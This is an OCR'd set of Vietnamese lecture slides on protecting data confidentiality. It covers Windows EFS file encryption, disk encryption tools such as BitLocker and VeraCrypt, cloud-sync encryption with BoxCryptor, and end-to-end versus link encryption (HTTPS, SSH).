
SAU khi chia sẻ

EFS - Encryption File System

- Để mã hóa file/thư mục, nhấn chuột phải và chọn mục «Properties»




EFS - Encryption File System



- Tiếp đó, chọn nút «Advanced» (tính năng nâng cao)


EFS - Encryption File System

- Đánh dấu chọn mục «Encrypt contents to secure data.



EFS - Encryption File System

- File/thư mục được mã hóa sẽ có màu xanh



Mã hóa dữ liệu lưu trữ

- Hệ quản trị tập tin mật mã EFS
- **Mã hóa ổ đĩa**
- Mã hóa dữ liệu khi đồng bộ qua đám mây

Mã hóa ổ đĩa


- Sản phẩm mã hóa dữ liệu của bên thứ ba thường ở dạng chương trình mã hóa ổ đĩa
  - Mã hóa ổ đĩa ảo
    - Đĩa ảo tồn tại dưới dạng một file duy nhất
    - Đĩa ảo tồn tại dưới dạng một thư mục
  - Mã hóa ổ đĩa vật lý
- Có những phần mềm mã hóa file dữ liệu nhưng không thuận tiện trong sử dụng

Mã hóa ổ đĩa

- Có những sản phẩm chuyên dụng, thực hiện mã hóa ổ đĩa bằng phần cứng
  - Hard Disk Drive (HDD) FDE (usually referred to as SED)
  - Enclosed hard disk drive FDE
  - Bridge and Chipset (BC) FDE








Mã hóa ổ đĩa

	Mã nguồn mở	Mã hóa đĩa ảo	Mã hóa đĩa vật lý	Tổ chức đĩa ảo
BitLocker			✓	
R-Crypto		✓		file
TrueCrypt	✓	✓	✓	file
FreeOTFE	✓	✓		file
Vera	✓	✓	✓	file
BoxCryptor		✓		Thư mục

Công cụ BitLocker của Windows

- BitLocker là phần mềm mã hóa ổ đĩa trong suốt (Windows Vista, Windows 7 trở về sau)
- Thuật toán: mặc định AES-128, có thể cấu hình để sử dụng AES-256
- Chức năng: bảo mật dữ liệu khi vật mang bị đánh cắp (khi đối phương có được mức tiếp cận vật lý)
- So sánh: EFS chỉ mã hóa file và thư mục
- Khóa bảo vệ: mật khẩu, smartcard

Công cụ BitLocker của Windows



Để mã hóa một ổ đĩa nào đó, ví dụ ổ đĩa USB Flash, nhấn chuột phải vào ổ đĩa đó và chọn «Turn on BitLocker...»

Thông số kỹ thuật của VERA

- **Thuật toán mật mã**
  - AES, Serpent, Twofish
  - AES-Twofish, AES-Twofish-Serpent, Serpent-AES, Serpent-Twofish-AES and Twofish-Serpent
- **Chế độ làm việc**: XTS
- **Dẫn xuất khóa**
  - PBKDF2
  - RIPEMD-160, SHA-256, SHA-512, Whirlpool
  - Salt: 512 bít
  - Bước lặp: 327,661 ÷ 655,331 (tùy hàm băm)

VERA hỗ trợ nhiều thuật toán mã hóa hơn so với BitLocker

Mã hóa dữ liệu lưu trữ

- Hệ quản trị tập tin mật mã EFS
- Mã hóa ổ đĩa
- **Mã hóa dữ liệu khi đồng bộ qua đám mây**

Mã hóa dữ liệu khi đồng bộ qua đám mây



BoxCryptor

- Định hướng mã hóa dữ liệu được đồng bộ qua đám mây
- Thuật toán mật mã: AES-256, RSA
- Mã hóa cả tên file (phiên bản thương mại)

Các dạng đảm bảo tính bí mật

Mã hóa dữ liệu lưu trữ

Mã hóa đầu cuối

Mã hóa kênh truyền

Các dạng đảm bảo tính bí mật

❑Mã hóa đầu cuối


- Dữ liệu ở các điểm đầu cuối tồn tại ở dạng rõ
- Khi truyền đi, dữ liệu được mã hóa
- Ứng dụng truyền/nhận thực hiện mã hóa/giải mã một cách rõ ràng

❑Ví dụ

- Mã thoại
- Các giao thức: HTTPS, SSH...

Mã hóa đầu cuối

- HTTPS (HTTP over TLS)



- SSH (Secure Shell)

Application Layer	**ssh-connection** Session multiplexing, X11 and port forwarding, remote command execution, SOCKS proxy, etc.
	ssh-userauth User authentication using public key, password, host based, etc.
	ssh-transport Initial key exchange and server authentication, setup encryption
Transport Layer	**TCP**
Internet Layer	**IP**
Network Access Layer	**Ethernet**

Các dạng đảm bảo tính bí mật

Mã hóa dữ liệu lưu trữ

Mã hóa đầu cuối

Mã hóa kênh truyền

Các dạng đảm bảo tính bí mật


❑Mã hóa kênh truyền

- Dữ liệu ở các điểm đầu cuối tồn tại ở dạng rõ
- Khi truyền đi, dữ liệu được mã hóa
- Dữ liệu được mã hóa ở tầng mạng hoặc bởi gateway; ứng dụng truyền/nhận không tự mình mã hóa

